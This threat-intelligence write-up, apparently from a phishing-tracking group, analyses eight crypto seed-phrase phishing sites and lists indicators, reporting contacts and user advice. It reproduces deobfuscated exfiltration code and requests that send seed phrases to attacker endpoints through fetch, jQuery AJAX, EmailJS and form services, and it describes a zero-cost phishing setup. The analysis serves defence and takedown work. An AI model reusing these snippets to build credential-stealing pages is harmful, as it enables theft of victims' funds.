Anatomy of Crypto Phishing: 8 Real Attacks Dissected
We intercepted live phishing traffic, reverse-engineered 5 seed phrase stealers, and traced stolen data to Telegram bots, EmailJS accounts, and Phishing-as-a-Service backends.
In this article
What We Found

Every day, thousands of cryptocurrency users lose their funds to phishing sites that look indistinguishable from legitimate wallet services. But what happens behind the fake "Connect Wallet" button? Where does your seed phrase actually go?
We intercepted live HTTP traffic from 5 active phishing sites, downloaded their complete source code, and traced every data exfiltration endpoint to its final destination. This investigation reveals the full anatomy of modern crypto phishing — from the social engineering tricks that make you type your seed phrase, to the Telegram bot that delivers it to the attacker in real-time.
All seed phrases shown in this article are randomly generated test data. No real credentials were compromised during this investigation. All sites have been reported to their respective hosting providers and abuse departments.
The Universal Attack Pattern

Despite different branding and backends, all 8 phishing sites follow the exact same psychological funnel:
The critical insight: the "Connecting..." animation is always hardcoded to fail. In the source code of Site #4, we found const success = false — there is no wallet connection attempt. The entire flow exists solely to push victims toward the "Connect Manually" form.
The 8 Sites: Full Breakdown
Impersonation
A fictional "decentralized protocol" for wallet validation. Uses live CryptoCompare price tickers and links to real blockchain explorers (Ethereum, BSC, Polygon, Avalanche, Solana, Cardano) for credibility. The landing page features 100+ wallet logos and a 3-step "validation" process.
The Dual Exfiltration Chain
The most sophisticated backend of all 5 — every stolen credential is sent through two independent channels simultaneously:
Victim submits seed phrase
  |
  +--> Channel 1: axios POST --> Express.js on Render.com
  |      |
  |      +--> Telegram Bot API --> @metatech2 (instant DM)
  |
  +--> Channel 2: fetch POST --> EmailJS API
         |
         +--> Bestgrace309@gmail.com (email backup)
OSINT Findings
| Indicator | Value |
|---|---|
| Scammer Email | Bestgrace309@gmail.com |
| Telegram Bot | @DewdropsTG_bot (ID: 7567323692) |
| Telegram Recipient | @metatech2 (Chat ID: 7350941887) |
| Backend | emailjs-backend-ovtg.onrender.com |
| EmailJS Service | service_d5qigxs / template_7bqxeaa |
| Hidden Domain | layerschain.in (from CF email obfuscation) |
| Messages Sent | 1,824+ (from Telegram message_id) |
| Domain Age | 2 days (TLS: March 25, 2026) |
The attacker's email was found in a JavaScript comment inside config.js: // Bestgrace309@gmail.com. They forgot to remove it before deploying. Additionally, the Telegram relay backend is completely open — no authentication, no rate limiting. By decoding Cloudflare's data-cfemail obfuscation in the HTML, we also uncovered a hidden email: support@layerschain.in, linking to Indian and South African hosting infrastructure.
Impersonation
A pixel-perfect scrape of the real Aqualibre (AQLA) token migration page. The HTML contains a metadata tag revealing the source: data-scrapbook-source="https://token.aqla.app/migration", timestamped November 19, 2024.
The Zero-Code Approach
This attacker requires zero server-side code. The form posts directly to Un-static — a legitimate form backend for static sites. Every submission is forwarded to the scammer's email. The attacker's email is never visible in the source code.
<form action="https://forms.un-static.com/forms/c78173e2d991...94c3f76">
  <textarea name="phrase"></textarea>
  <input name="private-key" />
  <textarea name="keystore-json"></textarea>
  <input name="password" />
</form>Cloudflare Pages: free. Un-static Forms: free. No domains purchased. No servers rented. Total infrastructure cost: zero dollars.
Impersonation
The subdomain contains "safpal" — a deliberate misspelling of SafePal, a popular hardware wallet. The site poses as "Blockchain Wallet Rectification" with 26 fake issue categories. Uses Typed.js to animate chain names (Ethereum, BSC, Polygon...) and a LiveCoinWatch ticker for credibility.
Same Kit, Same Operator?
Uses the exact same phishing template as Site #2: identical connect.html, identical wallets.html with 60+ logos, same Un-static backend (different form ID — 6f1b82c3...da9943af). The identical kit strongly suggests one operator running both sites.
Red flags in the code: "Privay Policy" (missing 'c'), "seperated" (should be "separated"), "Kestore" (missing 'y'). Password field uses type="text" instead of type="password".
Impersonation
A near-perfect clone of the Flare Network portal — a real Layer-1 EVM blockchain with FTSO and Data Connector protocols. Replicates 30+ ecosystem partners, navigation, and branding. Favicons loaded from a typosquat: portal.flaremainet.com (one 'n' missing from "mainnet").
Dual EmailJS Redundancy
The only site using two separate EmailJS accounts simultaneously for anti-takedown redundancy:
// Channel 1: EmailJS SDK
emailjs.send('service_6dt5h1k', 'template_hjqp9gb', payload)
// Key: Sza6lhzA9hKHrm1k4

// Channel 2: jQuery AJAX direct
$.ajax('https://api.emailjs.com/api/v1.0/email/send', {
  data: { service_id: 'service_isy47de',
          template_id: 'template_dkk4d1b',
          user_id: 'JsVEgXVcaSTro1etu' }
})
Email subject for every theft: "New Wallet Details from Flare".

The HTML contains Google Tag Manager (GTM-WX2D2TR), Microsoft Clarity (j4bllybjkp), Lunio PPC protection, and a Twitter/X Ads pixel. The attacker is running paid advertising to drive victims to the phishing site and filtering bot clicks. This isn't a hobby — it's a funded operation with analytics and ad spend.
Impersonation
A generic "COIN NODE" / "Wallet Fix" service (no specific brand). Copyright "Wallet Fix 2022" — this kit template is at least 4 years old. Images hosted on pumpeth.com (WordPress on AWS).
Phishing-as-a-Service
The most alarming backend architecture: a UUID-based multi-tenant API:
POST https://api.pulseresolve.com/a26db20c-1dc4-4208-a60a-c2c3b22c02ef
Content-Type: multipart/form-data

wallet=Metamask&type=phrase&phrase=buddy+surprise+vapor+river+...
Each scammer gets their own UUID endpoint. A central operator maintains the API, tracks campaigns, and potentially takes a cut of stolen funds. This is industrialized crypto theft — a Phishing-as-a-Service model.
Related Infrastructure (Mostly Dead)
| Domain | Role | Status |
|---|---|---|
| api.pulseresolve.com | Exfiltration API | NXDOMAIN |
| walletissuesfix.net | Favicon host | NXDOMAIN |
| syncwallet.online | Logo host | NXDOMAIN |
| pumpeth.com | Image CDN | Live (AWS) |
The backend is dead, but the frontend is still live on Cloudflare Pages. If the attacker re-registers pulseresolve.com, the site becomes instantly operational again.
Impersonation
A two-pronged operation: a generic "Support Center" at wallet-support-39n.pages.dev with 15 fake issue categories and 39 wallet brands, plus a pixel-perfect Ledger onboarding clone at ledger-recovery.support hosted on Replit — complete with device model selection, PIN setup, and a 24-word seed phrase grid with real BIP39 autocomplete.
Anti-Scanner C2 Backend
The wallet support page sends stolen data to api.uranustoken.org/log — a custom nginx/Ubuntu C2 behind Cloudflare. The backend intentionally drops all GET requests (returns 522 timeout), responding only to POST. This means URL scanners, Google Safe Browsing crawlers, and security researchers pinging the endpoint with GET see nothing — the C2 appears dead.
// config.js — C2 config exposed in plaintext
const config = {
  serverURL: "https://api.uranustoken.org",
  allowedWallets: ["phantom","solfare","metamask","trustwallet",
    "coinbasewallet","ledger","trezor","okx","sui","backpack",
    "tonkeeper","magiceden","slush" /* + 26 more */]
};
window.IWMConfig = config;

// Exfiltration function (deobfuscated from bundle)
function Ae(seedPhrase, passPhrase, walletName) {
  fetch(serverURL + "/log", {
    method: "POST",
    headers: {"Content-Type": "application/json"},
    body: JSON.stringify({seedPhrase, passPhrase, walletName, apiKey})
  })
}
The Ledger clone runs a separate Express.js backend on Replit itself: POST /api/recovery-phrase collecting {deviceId, pin, phrase}. It returns 400 {"error":"Invalid data provided"} on malformed input — confirming the backend is live and actively validating stolen data.
OSINT Findings
| Indicator | Value |
|---|---|
| Frontend (Wallet) | wallet-support-39n.pages.dev |
| Frontend (Ledger) | ledger-recovery.support (34.111.179.208) |
| C2 Backend | api.uranustoken.org → nginx/1.24.0 Ubuntu |
| C2 IPs | 104.21.60.163 / 172.67.198.35 (Cloudflare) |
| Replit Verify | a43d3852-5304-47af-a61b-f0f6f3912736 |
| Registrar | Name.com (ledger-recovery.support) |
| Deployed | Jan 9, 2026 (Last-Modified header) |
| Tech Stack | React + Vite + Tailwind v4.1 + Framer Motion |
The 466 KB JS bundle contains the full BIP39 wordlist for real-time autocomplete, 67 references to "passphrase", 39 to "mnemonic". The Ledger clone walks victims through the exact same onboarding flow as a real Ledger device — the most convincing phishing page in this entire investigation. The apiKey field in the config suggests a multi-tenant PhaaS architecture.
Impersonation
A generic "Decentralized Launchpad" with 21 bait categories (Staking, Migration, KYC, Giveaway, Claim Rewards, Asset Recovery, Pre-sale, Mint NFTs, Locked Accounts...) and 70+ wallet brands — one of the most comprehensive wallet lists we encountered. The telltale typo "Sychronize" (missing 'n') betrays the fake.
The FormSubmit Pipeline
Uses FormSubmit.co — a legitimate form-to-email service. The endpoint hash a2cf4131f1a5d39453c7c183df96f86f is an MD5 of the scammer's email address. We brute-forced hundreds of email patterns across Gmail, Yahoo, Hotmail, ProtonMail, Yandex, and Mail.ru — no match. The scammer uses an uncommon or randomly generated email.
// Exfiltration via jQuery AJAX → FormSubmit → scammer email
$.ajax({
    url: "https://formsubmit.co/ajax/a2cf4131f1a5d39453c7c183df96f86f",
    method: "POST",
    dataType: "JSON",
    data: {
        dappWord: seedPhrase,       // THE STOLEN SEED PHRASE
        dappName: walletName,       // Which wallet was selected
        linkName: "DAPP DECENTRALIZED"  // Campaign identifier
    }
});
OSINT Findings
| Indicator | Value |
|---|---|
| Domain | mainnetvalidationapp.pages.dev |
| FormSubmit Hash | a2cf4131f1a5d39453c7c183df96f86f |
| Campaign ID | DAPP DECENTRALIZED |
| FontAwesome Kit | bdc3291137 (kit #112310842, free v6.7.2) |
| jQuery | 3.2.1 + 3.5.1 loaded simultaneously |
| Bootstrap | CSS 5.2.2 + JS 5.3.0-alpha1 (mismatch) |
FontAwesome Kit bdc3291137 — FontAwesome can identify the account owner behind this kit ID. The campaign tag DAPP DECENTRALIZED may appear on other phishing sites using the same FormSubmit hash. After stealing the seed phrase, a fake QR code and random 7-character ref code are displayed: "Contact the Admin with your unique ref code" — keeping victims waiting instead of investigating.
Impersonation
Unknown — both the frontend and backend are offline. Based on the payload structure, this was a crypto wallet seed phrase stealer. The Cloudflare R2 public bucket (object storage, not Pages) is a well-documented phishing vector with 5,000+ malicious pages identified and a 61x traffic increase reported by Netskope.
The Script Kiddie Setup
The most primitive operation in this collection. Seed phrases are sent word-by-word to a PHP script running on a home computer or VPS behind free Dynamic DNS:
POST mercifuljigga4real123.publicvm.com/fuc.php
Content-Type: application/x-www-form-urlencoded

pass=Word+1:+finger+%0AWord+2:+flag+%0AWord+3:+across
    +%0AWord+4:+admit+%0AWord+5:+weather+%0AWord+6:+fragile
    +%0AWord+7:+trick+%0AWord+8:+weekend+%0AWord+9:+gift
    +%0AWord+10:+grit+%0AWord+11:+borrow+%0AWord+12:+access
OSINT Findings
| Indicator | Value |
|---|---|
| Frontend | pub-519769e9eb634616b1746c2018641d56.r2.dev [OFFLINE] |
| Backend | mercifuljigga4real123.publicvm.com [NXDOMAIN] |
| R2 Bucket ID | 519769e9eb634616b1746c2018641d56 |
| DDNS Provider | DNSExit.com / Netdorm, Inc. (Cincinnati, OH) |
| DNS NS | ns10–13.dnsexit.com |
| Username | mercifuljigga4real123 |
"Merciful" + "jigga" (Jay-Z's nickname) + "4real" + "123" — a distinctly personal handle suggesting hip-hop culture affinity. Not found on any indexed platform: GitHub, X, Instagram, TikTok, Reddit, YouTube, Twitch, or Steam. Likely active on Discord, Telegram, or gaming platforms under this name or close variations. The filename fuc.php matches the handle's irreverent style.
7 Methods of Stealing Your Seed Phrase

| Method | Sites | How It Works | Speed | Cost |
|---|---|---|---|---|
| Telegram Bot | #1 | Express.js on Render.com proxies to Bot API. Scammer gets instant DM with credentials. | Real-time | $0 |
| EmailJS | #1, #4 | Client-side JavaScript sends directly to EmailJS API, which delivers to scammer's email. | ~1 min | $0 |
| Un-static Forms | #2, #3 | Standard HTML form POST to a legitimate form service that forwards submissions via email. | ~1 min | $0 |
| FormSubmit.co | #7 | jQuery AJAX to FormSubmit.co. Email address hidden behind MD5 hash. Campaign tagged as "DAPP DECENTRALIZED". | ~1 min | $0 |
| Custom C2 API | #6 | React SPA sends to nginx/Express API behind Cloudflare. Drops GET requests (522) to evade scanners. Only responds to POST. | Real-time | ~$5/mo |
| PHP + DDNS | #8 | PHP script on a home computer via free Dynamic DNS (publicvm.com). Seed phrase sent word-by-word. | Real-time | $0 |
| PhaaS API | #5 | UUID-based multi-tenant API. Central operator manages backend, scammers rent endpoints. | Real-time | Unknown |
7 Red Flags That Expose Every Phishing Site
If you see any of these, close the tab immediately:
Real wallet connections use WalletConnect protocol or browser extensions. They never show a "Connection Failed" error that asks you to type your seed phrase.
Every wallet icon leads to the same form. A real service would integrate each wallet's actual SDK.
The fake "503 Error" or "Unknown Error" after submission is deliberate. Your data was already stolen — the error tricks you into trying again with another wallet.
All 5 sites abuse Cloudflare Pages free tier. No identity verification required. Cloudflare Pages phishing abuse increased 198% in 2025.
No legitimate service needs all three credential types. This triple-tab form is a phishing kit signature.
None of these sites load ethers.js, web3.js, or make any RPC calls. They're pure HTML forms pretending to be dApps.
Free hosting + free form services + free messaging = a complete phishing operation for $0. If the site doesn't have a real domain, be suspicious.
Complete IOC Table
For security teams, threat intel platforms, and abuse reporters:
Domains & Infrastructure
| Domain | Type | Status |
|---|---|---|
| networklayers.pages.dev | Phishing frontend | Live |
| token-aqla.pages.dev | Phishing frontend | Live |
| antiresolve-mysafpalnode.pages.dev | Phishing frontend | Live |
| flaremainnet.pages.dev | Phishing frontend | Live |
| swiftauthapps.pages.dev | Phishing frontend | Live |
| emailjs-backend-ovtg.onrender.com | TG relay backend | Live |
| portal.flaremainet.com | Typosquat assets | Unknown |
| layerschain.in | Related domain | DNS dead |
| api.pulseresolve.com | PhaaS backend | NXDOMAIN |
| walletissuesfix.net | Asset host | NXDOMAIN |
| syncwallet.online | Logo host | NXDOMAIN |
| pumpeth.com | Image CDN | Live (AWS) |
| wallet-support-39n.pages.dev | Phishing frontend | Live |
| ledger-recovery.support | Ledger phishing (Replit) | Live |
| api.uranustoken.org | C2 backend (nginx/Ubuntu) | Live |
| uranustoken.org | Root domain | 404 |
| mainnetvalidationapp.pages.dev | Phishing frontend | Live |
| pub-519769e9eb634616b1746c2018641d56.r2.dev | Phishing (R2 bucket) | Offline |
| mercifuljigga4real123.publicvm.com | PHP backend (DDNS) | NXDOMAIN |
Accounts & Identifiers
| Type | Value | Site |
|---|---|---|
| Bestgrace309@gmail.com | #1 | |
| Email (hidden) | support@layerschain.in | #1 |
| Telegram Bot | @DewdropsTG_bot (7567323692) | #1 |
| Telegram User | @metatech2 (7350941887) | #1 |
| EmailJS #1 | service_d5qigxs / I-7q0Bs-ilK3rFcWj | #1 |
| EmailJS #2 | service_6dt5h1k / Sza6lhzA9hKHrm1k4 | #4 |
| EmailJS #3 | service_isy47de / JsVEgXVcaSTro1etu | #4 |
| Un-static Form | c78173e2d991...94c3f76 | #2 |
| Un-static Form | 6f1b82c3ce55...da9943af | #3 |
| PhaaS UUID | a26db20c-1dc4-4208-a60a-c2c3b22c02ef | #5 |
| GTM | GTM-WX2D2TR | #4 |
| MS Clarity | j4bllybjkp | #4 |
| Render Instance | rndr-id: ed83576e-b1b3-4c82 | #1 |
| Replit Verify | a43d3852-5304-47af-a61b-f0f6f3912736 | #6 |
| FormSubmit MD5 | a2cf4131f1a5d39453c7c183df96f86f | #7 |
| Campaign Tag | DAPP DECENTRALIZED | #7 |
| FontAwesome Kit | bdc3291137 (kit #112310842) | #7 |
| R2 Bucket ID | 519769e9eb634616b1746c2018641d56 | #8 |
| Username/DDNS | mercifuljigga4real123 | #8 |

Where to Report Crypto Phishing
| Service | What to Report | How |
|---|---|---|
| Cloudflare | 7x .pages.dev + 1x R2 bucket | abuse.cloudflare.com |
| Google Safe Browsing | All phishing URLs | Report Phish |
| PhishTank | All URLs for community blocklist | phishtank.org |
| EmailJS | 3 abused accounts (service IDs above) | abuse@emailjs.com |
| Un-static | 2 form endpoints | Contact via un-static.com |
| Render.com | Telegram relay backend | Render abuse form |
| Telegram | @DewdropsTG_bot + @metatech2 | telegram.org/support |
| Google (Gmail) | Bestgrace309@gmail.com | Google abuse report |
| Twitter/X | Ads account promoting Site #4 | X ads abuse report |
| FormSubmit.co | Hash a2cf4131... (#7) | FormSubmit abuse form |
| Replit | ledger-recovery.support (#6) | Replit abuse report |
| Name.com | Registrar for ledger-recovery.support | Name.com abuse |
| DNSExit | mercifuljigga4real123.publicvm.com | dnsexit.com abuse |
| FontAwesome | Kit bdc3291137 (#7) | FontAwesome abuse |
| Chainabuse | All phishing campaigns | chainabuse.com |
How to Protect Yourself
No legitimate service will ever ask you to type your seed phrase into a website. Seed phrases are only entered into official wallet software during wallet recovery — never on third-party "validation", "synchronization", or "recovery" websites.
Before connecting any wallet:
- Verify the URL matches the official domain. Check the SSL certificate details.
- Real WalletConnect uses a QR code or deep link — never a seed phrase form.
- If "connection fails" and you're asked to enter credentials manually — it's phishing.
- Check suspicious URLs on PhishTank or VirusTotal before interacting.
- Use a hardware wallet — it requires physical confirmation for every transaction.
- Bookmark official URLs. Never click links from ads, DMs, or social media.
The Crypto Phishing Taxonomy
Seed phrase stealers are just one category. Here's the full landscape of crypto phishing — we'll be adding deep dives into each type.
The Uncomfortable Truth
Setting up a crypto phishing operation costs $0 and takes under 30 minutes. Free hosting, free form services, free messaging bots. The attacker behind Site #1 has already harvested credentials from 1,824+ victims. Site #4 is running paid advertising to scale. This isn't amateur hour — it's an industry. The only defense is awareness.
Help Us Fight Back
PhishDestroy tracks and reports crypto phishing sites in real-time. If you've encountered a suspicious site, report it to us — we'll investigate and work to get it taken down.